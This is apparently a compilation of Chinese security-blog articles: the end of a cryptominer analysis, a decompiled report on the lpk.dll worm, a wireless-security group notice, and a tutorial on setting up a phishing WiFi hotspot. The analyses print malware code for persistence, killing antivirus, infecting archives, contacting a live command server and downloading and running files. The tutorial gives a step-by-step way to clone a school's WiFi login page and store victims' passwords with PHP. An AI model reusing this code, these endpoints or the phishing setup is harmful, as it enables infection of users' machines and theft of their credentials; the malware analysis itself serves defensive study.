名称	值	类型
gparam_0	null	GForm0

之后从资源节读取脚本，替换程序路径并执行

```
internal static string String_0
{
    get
    {
        return Class10.ResourceManager_0.GetString(<Module>.smethod_5<string>(216012066u), Cla... 0);
    }
}
```



```
num = 9;
string text = Class10.String_0;
IL_BA:
num = 10;
text = Strings.Replace(text, <Module>.smethod_4<string>(929015072u), Assembly.GetExecutingAssembly().Location, 1, -1, CompareMethod.Binary);
```

局部变量

名称	值	类型
this	{GControl4}	GControl4
num2	0xFFFFFFFE	int
num4	0x00000000	int
num	0x0000000A	int
text	"strs = str()\r\nobj()\r\nfunction obj()\r\nCreateObject(\"WScript.Shell\").run strs,0,false\r\nend function\r\...	string

作用为通过 installutil.exe 重新启动程序，之后程序将会从 Uninstall 函数开始执行

脚本内容如下:

```
"strs = str()
obj()
function obj()
CreateObject(\"WScript.Shell\").run strs,0,false
end function
function str()
tr = \"%windir%\\Microsoft.NET\\Framework\\v2.0.50727\\installutil /logtoconsole=false /logfile= /u \" & Chrw(34) & \"C:\\Users\\Administrator\\Desktop\\mm_unpack.exe\" & Chrw(34)
str = tr
end function"
```


Uninstall 函数如下:


```
[RunInstaller(true)]
public class GClass0 : Installer
{
    // Token: 0x06000075 RID: 117 RVA: 0x0000265A File Offset: 0x0000085A
    public virtual void Uninstall(IDictionary savedState)
    {
        Control0.smethod_0();
    }
}
```


如果想要调试 Uninstall 函数，可以通过 patch 程序的方法将代码加到入口点，dnSpy 中 patch 程序后需要在文件菜单中选择全部保存才能正常调试

```
19      internal static void Main(string[] args)
20      {
21          Control0.smethod_0();
22          Application.SetCompatibleTextRenderingDefault(WindowsFormsApplicationBase.UseCompati
23          Class6.Form0_0.Run(args);
24      }
```


样本从 Uninstall 执行后，会从资源中的图片提取出另一个恶意程序并在内存中执行

执行后，首先进行反虚拟机，反沙箱，反调试操作



之后添加计划任务作为持久化措施

```
private static void Startup(string startupname, string filepath)
{
    string text = Resources.XML;
    string name = WindowsIdentity.GetCurrent().Name;
    string tempFileName = Path.GetTempFileName();
    text = text.Replace("[LOCATION]", filepath).Replace("[USERID]", name);
    File.WriteAllText(tempFileName, text);
    ProcessStartInfo startInfo = new ProcessStartInfo("schtasks.exe", string.Concat(new string
    {
        "/Create /TN \"Updates\\",
        startupname,
        "\" /XML \"",
        tempFileName,
        "\""
    }))
    {
        WindowStyle = ProcessWindowStyle.Hidden
    };
    Process.Start(startInfo).WaitForExit();
    File.Delete(tempFileName);
}
```


最后通过 process hollowing 的方式在 RegAsm.exe 进程内执行恶意代码，dump 下分析为开源的门罗币矿机 xmrig

github 的地址:

https://github.com/xmrig/xmrig

矿池地址

xmr-us-east1.nanopool.org:14444

钱包地址

428X5bXdQWu1SroTn6vR5nPPoHFDUkntmdppV267SJH2dXw3mMttKGQ8Tt49BPHbt2PXyEKdit5dx499AdkvGMgkUSLCc8j

13 个门罗币……

根据开源威胁情报可见服务器上还存在其他恶意代码。

http[:]//zrkls[.]]pw/http[:]//zrkls[.]pw/azhttp[:]//zrkls[.]pw/az/az[.]exehttp[:]//zrkls[.]pw/az/index[.]phphttp[:]//zrkls[.]pw/files/svchost[.]exehttp[:]//zrkls[.]pw/geo/geo[.]phphttp[:]//zrkls[.]pw/geo/geo[.]php,Patternhttp[:]//zrkls[.]pw/geo/nullhttp[:]//zrkls[.]pw/phttp[:]//zrkls[.]pw/p/geoip[.]phphttp[:]//zrkls[.]pw/p/nullhttp[:]//zrkls[.]pw/p/p2[.]exehttp[:]//zrkls[.]pw/tasks[.]phphttp[:]//zrkls[.]pw/upload/pd[.]exehttp[:]//zrkls[.]pw/upload/smk[.]exehttp[:]//zrkls[.]pw/upload/svchost[.]exehttp[:]//zrkls[.]pw/upload/win2[.]exehttp[:]//zrkls[.]pw/upload/wincircuit[.]exe

IOC

域名:

http[:]//zvd[.]ushttp[:]//qgb[.]ushttp[:]//tracker[.]awesomepush[.]onlinehttps[:]//s3[.]amazonaws[.]comhttp[:]//zrkls[.]pw

主要样本的 SHA1:

d16d74d6c97d4704186bfcaa949c0f2f67ef30a28b511650e60229d6da9d6712a08d01514ce374a31d651924cbca82c12b4521cb33af79ef7af857b9

一个自称 lpk.dll 的病毒分析

原创： 病毒分析小组 信安之路 2018-12-04

该样本将自己命名为 lpk.dll，与系统 lpk.dll 同名，在程序需要使用 lpk.dll 时，便会遭到该样本的劫持。

样本运行后，首先会判断当前运行的程序是病毒母体还是释放出来的子体，如果不是子体则将包含子体的资源文件导入到创建的临时文件中，并运行此临时文件。

接下来恶意代码会查找可以感染的逻辑磁盘，并创建线程进行感染，判断是否为目录，若是，则遍历目录进行感染；判断是否是 exe 文件，若是，则复制自身到当前目录下；判断是否为压缩文件，若是，则将自身添加到压缩文件中。

该恶意代码释放出来的子体会使用 taskkill 结束 360 主动防御进程。子体会判断服务 Nationalroi 是否存在，若存在，则运行服务函数。服务函数会创建 hra%u.dll 将 lpk.dll 写入此文件，会访问

http://204.72.210.221/admin.html

并读取网页 源代码，提取网页源代码中的域名，并进行连接，接收指令并执行。若服务 Nationalroi 不存在，则子体会复制自身到

C:\WINDOWS\system32\

目录下的文件 %s%s%s%s%s.exe 中，将此程序注册为服务，并作为服务启动，然后删除自身。

样本信息

MD5 B0E75EAA9316E037095F2F15EAC70F32

时间戳：2010-09-14 16:27:39

样本分析

lpk.dll 分析

样本运行后操作如下：

1、载入资源文件，此资源文件是一个字符串 Nationalroi。根据此字符串，创建同名互斥量，保证只有一个实例运行。

```
  v0 = CreateMutexA(0, 0, Name);                // 创建互斥量 Nationalroi
  if ( !v0 )
    return 1;
  v2 = -(GetLastError() != 183);
  CloseHandle(v0);
  return v2 + 1;
}
```


2、判断文件后缀名是否为 TMP，若是，则不导入资源文件。若不是，则导入资源文件。

```
  GetModuleFileNameW(0, &Filename, 0x104u);     // 获取当前文件路径
  v0 = PathFindFileNameW(&Filename);            // 根据文件路径获取文件名
  result = 0;
  if ( *v0 == 104 && v0[1] == 114 && v0[2] == 108 )
  {
    v1 = PathFindExtensionW(v0);                // 获取文件扩展名
    if ( v1 )
    {
      if ( !lstrcmpiW(v1, L".TMP") )            // 判断扩展名是否为TMP
        result = 1;
    }
  }
  return result;
}
```


3、将导入的资源文件存入临时文件中，创建进程运行此临时文件

```
v0 = FindResourceW(dword_100042A0, (LPCWSTR)0x66, (LPCWSTR)0xA);
v1 = v0;
if ( v0 )
{
  nNumberOfBytesToWrite = SizeofResource(dword_100042A0, v0);
  v2 = LoadResource(dword_100042A0, v1);        // 导入资源文件
  if ( v2 )
  {
    if ( nNumberOfBytesToWrite )
    {
      lpBuffer = LockResource(v2);
      if ( lpBuffer )
```

```
{
  GetTempPathW(0x104u, &Buffer);
  GetTempFileNameW(&Buffer, L"hrl", 0, &Buffer);// 生成临时文件名hrlF.tmp
  v3 = CreateFileW(&Buffer, 0x40000000u, 1u, 0, 2u, 0, 0);// 创建临时文件
  if ( v3 != (HANDLE)-1 )
  {
    NumberOfBytesWritten = 0;
    v10 = WriteFile(v3, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);//
                                        // 把导入的资源文件，写入此临时文件，此资源文件是一个可执行文件
    CloseHandle(v3);
    if ( v10 == 1 )
    {
      sub_10001FA0((__m128i *)&StartupInfo, 0, 0x44u);
      StartupInfo.wShowWindow = 0;
      StartupInfo.cb = 68;
      StartupInfo.dwFlags = 1;
      v10 = CreateProcessW(0, &Buffer, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);// 创建进程，以隐藏窗口的方式运行此文件
      if ( v10 == 1 )
```


4、判断当前加载的文件是否为 lpk.dll，如果是，则获取系统 lpk.dll 的函数填充到自己的同名函数中。

```
5
6   GetModuleFileNameW(dword_100042A0, &Filename, 0x104u);// 获取当前已加载文件的完整路径
7   v0 = PathFindFileNameW(&Filename);              // 获取路径中的文件名
8   return lstrcmpiW(v0, L"lpk.dll") != 0;          // 判断文件名是否为lpk.dll
9 }
```


5、若当前加载的文件不是 lpk.dll，则扫描电脑上所有可以感染的逻辑磁盘，若可以感染，则创建线程进行感染。

```
if ( *(_DWORD *)v1 != 1 && (unsigned int)(DriveType(iDrive) - 2) <= 2 )// 判断是否可以感染
{
  v2 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, (LPVOID)iDrive, 4u, 0);// 创建一个线程去感染磁盘
```


6、搜索磁盘中的文件，判断是否为特殊文件或是目录。若是目录，则遍历目录进行感染。

```
else
{
  lstrcpyW(&String1, L"A:\\");
  String1 += (unsigned __int16)lpThreadParameter;// 以A为盘符基址，加上盘符ID，得到目标盘符路径
}
lstrcpyW(&String2, &String1);
PathAppendW(&String1, &word_1000337C);        // 将一个路径追加到另一个路径后面  添加通配符A:\* *
hFindFile = FindFirstFileW(&String1, &FindFileData);// 返回一个搜索句柄
if ( hFindFile == (HANDLE)-1 )
  return 1;
lstrcpyW(&String1, &String2);
while ( 1 )
{
  if ( !lstrcmpiW(FindFileData.cFileName, L".") || !lstrcmpiW(FindFileData.cFileName, L"..") )// 比较文件名是否为特殊文件
    goto LABEL_27;
  if ( FindFileData.dwFileAttributes & 0x10 ) // 判断是否为目录
    break;
```



```
53  if ( WaitForSingleObject(hEvent, 0x14u) == 258 )// 判断是目录，就跳到这一步，目录递归操作
54  {
55    lstrcpyW(&String2, &String1);
56    PathAppendW(&String2, FindFileData.cFileName);
57    if ( StartAddress(&String2) )
58      goto LABEL_27;
59  }
```


7、若磁盘中的文件不是目录，则获取文件扩展名，判断是否有 exe 文件，若有，则将 lpk.dll 复制过去，并设置文件属性为隐藏。

```
if ( !lstrcmpiW(v2, L".EXE") )            // 如果磁盘中有exe文件且该目录没有lpk.dll时，将lpk.dll复制过去。
{
  lstrcpyW(&String2, &String1);
  PathAppendW(&String2, L"lpk.dll");      // A:\lpk.dll
  if ( GetFileAttributesW(&String2) != -1 )
    goto LABEL_27;
  CopyFileW(&Filename, &String2, 1);      // 把病毒文件拷贝到磁盘上
  SetFileAttributesW(&String2, 7u);       // 设置文件属性为隐藏
}
```


8、判断磁盘中是否有 rar 文件或 zip 文件，若存在，则感染压缩包中的文件

```
if ( (!lstrcmpiW(lpString1, L".RAR") || !lstrcmpiW(lpString1, L".ZIP"))// 如果磁盘上有zip或rar文件,并且文件大小小于0x3200000
  && !FindFileData.nFileSizeHigh
  && FindFileData.nFileSizeLow < 0x3200000 )
{
  lstrcpyW(&String2, &String1);
  PathAppendW(&String2, FindFileData.cFileName);
  sub_100014B5((int)&String2);            // 感染A:\XXX.rar或A:\XXX.zip
}
```


9、感染压缩包。获取 winrar 的运行路径，若没有安装 winrar 就直接退出。

```
result = (_WORD *)SHRegGetValueW(2147483648, L"WinRAR\\shell\\open\\command", 0, 2, 0, &String1, &v4);// 获取winrar rar.exe路径
if ( !result )                            // 没有安装winrar直接退出
{
  if ( String1 == 34 )
  {
    lstrcpyW(&String1, &String2);         // 拷贝winrar路径
    v2 = L"\"";
  }
  else
  {
    v2 = L" ";
  }
  result = (_WORD *)StrStrIW(&String1, v2);
  if ( result )
  {
    *result = 0;
    PathRemoveFileSpecW(&String1);        // 截取一个文件的文件夹路径
    PathAppendW(&String1, L"rar.exe");    // 往后面加rar.exe C:\Program File\WinRAR\rar.exe
    result = (_WORD *)GetFileAttributesW(&String1);
    if ( result != (_WORD *)-1 )
    {
      PathGetShortPath(&String1);         // 得到rar.exe的绝对路径
```


10、生成一个临时文件名 IRAR%s.tmp，查询压缩包中是否包含 lpk.dll，若不包含，将压缩文件中的所有 exe 解压到 IRAR%s.tmp\ 目录下，将此目录和文件 lpk.dll 一起压缩到 %s.zip 中。但是程序中使用的压缩语句语法错误，应该执行不了。

```
GetTempFileNameW(&Buffer, L"IRAR", v3, &Buffer);// 生成一个临时文件名 IRAR5A0.tmp
wsprintfW(&CommandLine, L"cmd /c %s vb \"%s\" lpk.dll|find /i \"lpk.dll\"", &String1, a1, &Buffer);//
                                          // cmd /c C:\Program File\WinRAR\rar.exe vb "压缩文件" lpk.dll|find /i "lpk.dll"
result = (_WORD *)sub_1000141D(&CommandLine, 0xEA60u);// 查询压缩包中是否包含lpk.dll
if ( result )                             // 如果没有
{
  wsprintfW(&CommandLine, L"\"%s\" x \"%s\" *.exe \"%s\\\"", &String1, a1, &Buffer);// 将zip文件中所有的exe解压到IRAR5A0.tmp\目录下
  sub_1000141D(&CommandLine, 0x1D4C0u);
  StartAddress(&Buffer);                  // 继续感染这个临时目录
  wsprintfW(&CommandLine, L"\"%s\" a -r -ep1\"%s\" \"%s\" \"%s\\lpk.dll\"", &String1, &Buffer, a1, &Buffer);// 语法错误
  sub_1000141D(&CommandLine, 0x3A980u);
  wsprintfW(&CommandLine, L"cmd /c RD /s /q \"%s\"", &Buffer);// 在不提示的情况下删除临时目录
  result = (_WORD *)sub_1000141D(&CommandLine, 0xEA60u);// CreateProcess
}
```


11、压缩完成后，删除 IRAR%s.tmp\ 目录。

```
wsprintfW(&CommandLine, L"cmd /c RD /s /q \"%s\"", &Buffer);// 在不提示的情况下删除临时目录
result = (_WORD *)sub_1000141D(&CommandLine, 0xEA60u);// 创建进程，运行此语句
}
```

hrl%s.tmp 分析

样本运行后操作如下：

1、使用 taskkill 结束 360 主动防御程序。

```
SetWindowLongA(v5, -20, 128);
CWnd::SetWindowPos(v1, 0, -100, -100, 0, 0, 1u);
WinExec(CmdLine, 0);                    // taskkill /f /im ZhuDongFangYu.exe 杀死360主动防御进程
```

2、在注册表中查找 Nationalroi，如果不存在，就创建服务，复制自身到系统目录，设置为服务并启动，然后结束当前进程。如果存在，启动 Nationalroi 服务，运行服务函数。

```
lstrcpyA(&String1, &String2);
lstrcatA(&String1, ServiceName);              // Nationalroi
return RegOpenKeyExA(HKEY_LOCAL_MACHINE, &String1, 0, 0xF003Fu, &phkResult) == 0;
}
```

```
if ( sub_402FC0() )                           // 判断服务Nationalroi服务是否存在，如果不存在，就创建
{
  ServiceStartTable.lpServiceName = ServiceName;
  ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)sub_402A50;
  v10 = 0;
  v11 = 0;
  StartServiceCtrlDispatcherA(&ServiceStartTable);// 启动Nationalroi服务，服务运行sub_402A50
  return 1;
```

3、创建互斥量，确保只有一个服务正在运行。

```
ServiceStatus.dwCurrentState = 4;
SetServiceStatus(hServiceStatus, &ServiceStatus);
CreateMutexA(0, 0, ServiceName);              // 创建互斥量，确保只有一个服务正在运行
if ( GetLastError() == 183 )
```

4、创建文件 hra%u.dll，并把资源文件写入此文件。

```
{
  v8 = ((int (__stdcall *)(HMODULE, HRSRC))v5)(hModule, v6);
  v9 = LoadResource(hModule, v7);
  if ( v9 )
  {
    if ( v8 )
    {
      v10 = LockResource(v9);
      if ( v10 )
      {
        wsprintfA(&FileName, aHraUDll, lpName);// hra%u.dll
        v11 = CreateFileA(&FileName, 0x40000000u, 1u, 0, 2u, 0, 0);
        v12 = v11;
        if ( v11 != (HANDLE)-1 )
        {
          lpName = 0;
          WriteFile(v11, v10, v8, (LPDWORD)&lpName, 0);
          CloseHandle(v12);
        }
```

5、更新 hra%u.dll 的资源文件。

```
v7 = BeginUpdateResourceA(pFileName, 0);// 更新hra%u.dll的资源文件
v8 = v7;
if ( v7 )
{
  v9 = UpdateResourceA(v7, (LPCSTR)0xA, (LPCSTR)0x66, 0, v6, nNumberOfBytesToRead);
  if ( v9 )
  {
    v10 = lstrlenA(ServiceName);
    v9 = UpdateResourceA(v8, (LPCSTR)0xA, (LPCSTR)0x65, 0, ServiceName, v10 + 1);// 把资源文件更新成了Nationalroi
  }
  if ( EndUpdateResourceA(v8, 0) )
  {
    GlobalFree(v6);
    result = v9;
  }
```


6、获取 hra%u.dll 的两个函数 StartWork 和 StopWork

```
7  wsprintfA(&LibFileName, aHraUDll, 32);
8  v0 = LoadLibraryA(&LibFileName);
9  v1 = v0;
10 if ( v0 )
11 {
12   StartWork = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v0, aStartwork);
13   StopWork = (int (*)(void))GetProcAddress(v1, aStopwork);
14   if ( StopWork && StartWork )
15     return 1;
16   FreeLibrary(v1);
17   DeleteFileA(&LibFileName);
18 }
19 return 0;
20}
```


7、通过异或解密，获得网址

```
7  result = a3 / 254;
8  if ( a2 )
9  {
10   result = a1;
11   do
12   {
13     *(_BYTE *)result = ((unsigned __int16)(a3 % 254) + 1) ^ (*(_BYTE *)result - ((unsigned __int16)(a3 % 254) + 1));
14     ++result;                                   // http://204.74.210.221/admin.html
15     --v3;
16   }
17   while ( v3 );
18 }
19 return result;
20}
```


8、访问 http://204.72.210.221/admin.html 并读取网页源代码。

```
24 v13 = GetProcAddress(v6, aInternetreadfi);
25 v9 = ((int (__stdcall *)(char *, _DWORD, _DWORD, _DWORD, _DWORD))v7)(a360attack, 0, 0, 0, 0);// InternetOpen
26 if ( v9 )
27 {
28   v10 = ((int (__stdcall *)(int, int, _DWORD, _DWORD, signed int, _DWORD, int))v8)(v9, a2, 0, 0, 0x4000000, 0, v12);//
29                                               // InternetOpenURL
30   if ( v10 )
31   {
32     memset((void *)a4, 0, a5);
33     v14(v10, a4, a5 - 1, &retaddr);
34     ((void (__stdcall *)(int))v13)(v10);
35   }
36   v13();                                      // InternetReadFile
37 }
```


9、根据网页源码内容，提取域名，转换成 IP 地址，进行连接。接收远程服务器的指令并进行相关操作。

```
34  if ( StrStrA(v0, asc_409444) )                  // ;
35  {
36    v1 = StrChrA(v0, 0x3Au);
37    lstrcpynA(&String1, v0, (int)&v1[1 - (_DWORD)v0]);
38    v12 = StrChrA(v0, 0x3Au) + 1;
39    lstrcpyA(&Src, v12);
40    name.sa_family = 2;
41    v2 = StrToIntA(&Src);
42    *(_WORD *)name.sa_data = htons(v2);
43    *(_DWORD *)&name.sa_data[2] = sub_404370(&String1);// Gethostbyname
44    v3 = socket(2, 1, 0);
45    v7 = v3;
46    if ( connect(v3, &name, 16) != -1 )          // 连接
47    {
48      ms_exc.registration.TryLevel = -1;
49      return v3;
50    }
```


控制指令	操作
0x2	连接IP，发送数据
0x3	发送Get请求
0x4	连接IP，发送数据
0x5	停止工作
0x6	删除服务 Nationalroi，结束当前进程
0x17	生成随机文件名，下载文件到 C:\Documents and Settings\root\Local Settings\Temp\%s%s%s%s%s.exe 并运行。
0x18	删除互斥量，删除服务，重新下载 `stf%c%c%c%c%c.exe` 并运行
0x19	以隐藏的方式打开 explore.exe
0x20	打开 explore.exe,指定桌面窗口句柄为它的父窗口句柄。
0x22	向 PlusCtrl.dll 写入内容
0x32	开始工作

10、获取操作系统版本信息，获取 CPU 信息等。

```
GetComputerNameA((LPSTR)v1 + 64, &nSize);      // 获取计算机名称
lstrcpyA(&String1, String2);                   // SOFTWARE\Microsoft\Windows NT\CurrentVersion
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &String1, 0, 0xF003Fu, &phkResult) )// 获取操作系统版本
{
  lpLCData = (LPWSTR)200;
  RegQueryValueExA(phkResult, ValueName, 0, &Type, &Data, (LPDWORD)&lpLCData);// ProductName
  RegCloseKey(phkResult);
}
if ( StrStrA((LPCSTR)&Data, a2000) )
{
  dword_40957C = 1;
  lstrcpyA((LPSTR)v1 + 192, aWindows2000);     // Windows 2000
  goto LABEL_17;
}
```



```
79  lstrcpyA(&SubKey, aHardwareDescri);          // HARDWARE\DESCRIPTION\System\CentralProcessor\0
80  if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, &SubKey, 0, 0xF003Fu, &hKey) )
81  {
82    Type = 4;
83    lpLCData = (LPWSTR)200;
84    RegQueryValueExA(hKey, aMhz, 0, &Type, v13, (LPDWORD)&lpLCData);// 获取CPU信息
85    RegCloseKey(hKey);
86  }
87  wsprintfA((LPSTR)v1 + 288, aUMhz, *(_DWORD *)v13);
```


11、若 Nationalroi 服务不存在，则复制新的文件，并将此文件当做服务启动。

```
135  ((void (__stdcall *)(_DWORD, char *, signed int))v4)(0, &Str2, 260);// 获取当前已加载文件的完整路径
136  GetSystemDirectoryA(&Buffer, 0x104u);
137  if ( strncmp(&Buffer, &Str2, strlen(&Buffer)) )
138  {
139    v5 = sub_404350(0x1Au) + 97;               // 获取随机数，用来生成文件名
140    v6 = sub_404350(0x1Au) + 97;
141    v7 = sub_404350(0x1Au) + 97;
142    v8 = sub_404350(0x1Au) + 97;
143    v9 = sub_404350(0x1Au) + 97;
144    v10 = sub_404350(0x1Au);
145    wsprintfA(&String2, aCCCCCCExe, v10 + 97, v9, v8, v7, v6, v5);
146    lstrcatA(&Buffer, asc_409564);
147    lstrcatA(&Buffer, &String2);
148    CopyFileA(&Str2, &Buffer, 0);
149    memset(&Str2, 0, 0x104u);
150    lstrcpyA(&Str2, &Buffer);                  // 把C:\WINDOWS\system32\bsflsq.exe复制到str2
```


分析完毕

总结

该报告的行文以及排版值得所有人学习借鉴。lpk 后门虽然是老病毒，但每天的感染量依然很大，最好的解决方法就是少在下载站下软件，少下一些外挂程序等等

无线安全

无线安全顾名思义就是使用无线的设备从中发现安全问题，在这个信息化的时代无线技术给越来越多的人喜爱。他们极大的方便了我们的生活，无线到底有那些？ 小到 NFC 、蓝牙、 WiFi 、射频 RF 、工控无线传输 ZigBee，大到卫星、 GPS 、蜂巢网络、卫星通信，这些都是属于无线领域，可是现在我们越来越离不开无线技术给我们带来的便捷随之而来的安全问题来越来越多，前几年非常火热的 WiFi 破解，高低频卡的破解、复制再到后来的 GPS 欺骗、无人机干扰等等。

往往一些看不到的东西才是最致命的无线安全也是如此，无线安全在信息安全领域也算是“国宝”了。研究的人非常的少，主要是因为入门难度高，需要很多非常昂贵的设备，无线安全不像其他安全领域一样可以自己搭建实验环境，而无线安全需要借助很多专业的设备进行实验。而且很多企业都不太重视无线这一方面的安全，在一些招聘网站上也很难见到招收无线安全研究人员。

组长介绍：

ID: 98

职务：信安之路作者团队成员、信安之路无线安全小组组长

工作：学生

小组研究方向

WiFi 攻击与防范、 RFID 破解、蓝牙安全、无线电安全、信号重复放攻击。

加入小组要求

希望你目前正在从事安全相关工作，对无线安全热爱、有一些无线安全的基本常识、下面也是最重要的！！！

你需要有研究无线安全的相关设备（例如：ProxmarkIII 、 Chameleon-Mini 、 Ubertooth 、 CC2531 USB Dongle 、 RTL-SDR 、 HackRF One 、 bladeRF x40 、 USRP B200mini 、混杂网卡其一即可）需要有一定的动手能力和一些自己的思维能力，

编辑简历（自我介绍+加入组的原因）发送到：2489795717@qq.com

用 360 随身 WiFi 钓鱼

原创： iloveacm 信安之路 2018-01-01

我也是最近因为余弦大大的推荐才关注了信安之路，可以感受到他们对于信安的热爱与认真，遂想与其观望别人，不如自己也加入进来，与大家分享自己在学习上的一些东西，也希望大家指正不足。

搭建钓鱼 WiFi 来盗取账号密码已经成为一种很平常的攻击手段了，我在信安之路的文章上面也看到作者 98 用 kali 搭建钓鱼 WiFi 的文章，有时间一定要试一试。话说回来，由于学校万恶的闪讯不让共享宽带，连 WiFi 都开不了，于是买了一个 360 随身 WiFi ，结果没想安装了 360 驱动的话，闪讯直接启动不了了（哭晕在厕所）。只好到学校内网实验了，结果发现 360 随身 WiFi 有一个主人确认连接的模式，当连接上 WiFi 后，客户端会弹出等待页面，如果把这个页面替换为我们伪造的页面，一个钓鱼 WiFi 就搭成了

01 搭建过程

安装 360 官网上下载的驱动程序，插入随身 WiFi，


可以看到弹出了 WiFi 的管理页面，接下来。我们在文件资源管理器下切换到 C:\Program Files (x86)\360AP\web 目录下，可以看到三个文件：

这就是客户端连接时弹出的认证界面，我们只要替换掉 HTML 文件为我们伪造的页面，就可以猥琐欲为了。不过这里还有一点，由于这里给客户端弹得是静态页面，无法实现密码的储存，我们要搭建本地的服务器，这里推荐 phpstudy，自带 apache 服务器与 MySQL 数据库，简单方便，把网站根目录指向 C:\Program Files (x86)\360AP\web 就可以了。

第一步：

安装好驱动程序，先不要插入随身 WiFi，进入 web 目录下，将目录里的替换为我们编写好的网页文件，注意这个 fallow.dat 文件不知到有什么用，暂

时先保留吧。



以上钓鱼网站的文件，其中文件夹里的文件以及三个 html 文件是直接我们学校的 WiFi 认证网站上直接保存下来的，而 aaa.php 是将用户输入密码存放到数据库的文件。代码很丑，将就看吧。。。。。。

```php
<?php
$link = mysqli_connect('localhost', 'root', 'root', 'lyb');
if (!$link) {
    die('Could not connect: ' . mysql_error());
}else {
    echo "sucess";
    if (isset($_POST['submit'])){
        if (isset($_POST['password'])){
    $query = "insert into user  values('{$_POST['username']}','{$_POST['password']}')";
    $result=mysqli_query($link, $query);
    header("Location:img.html");
        }else {
            echo "<script>alert('两次输入密码不一致！')</script>";
        }
    }
}
?>
```


第二步：

打开 phpstudy，其他选项菜单---->站点域名管理---->将网站根目录改为 C:\Program Files (x86)\360AP\web ---->保存配置文件。重启。

第三步：


打开 360WiFi 设置界面，来到设置中心，将连接方式选为主人确认连接，


至此，将 ssid 也改成学校 WiFi 的名称，基本上客户端就分辨不出来谁真谁伪了，至此，WiFi 的设置已经完成。
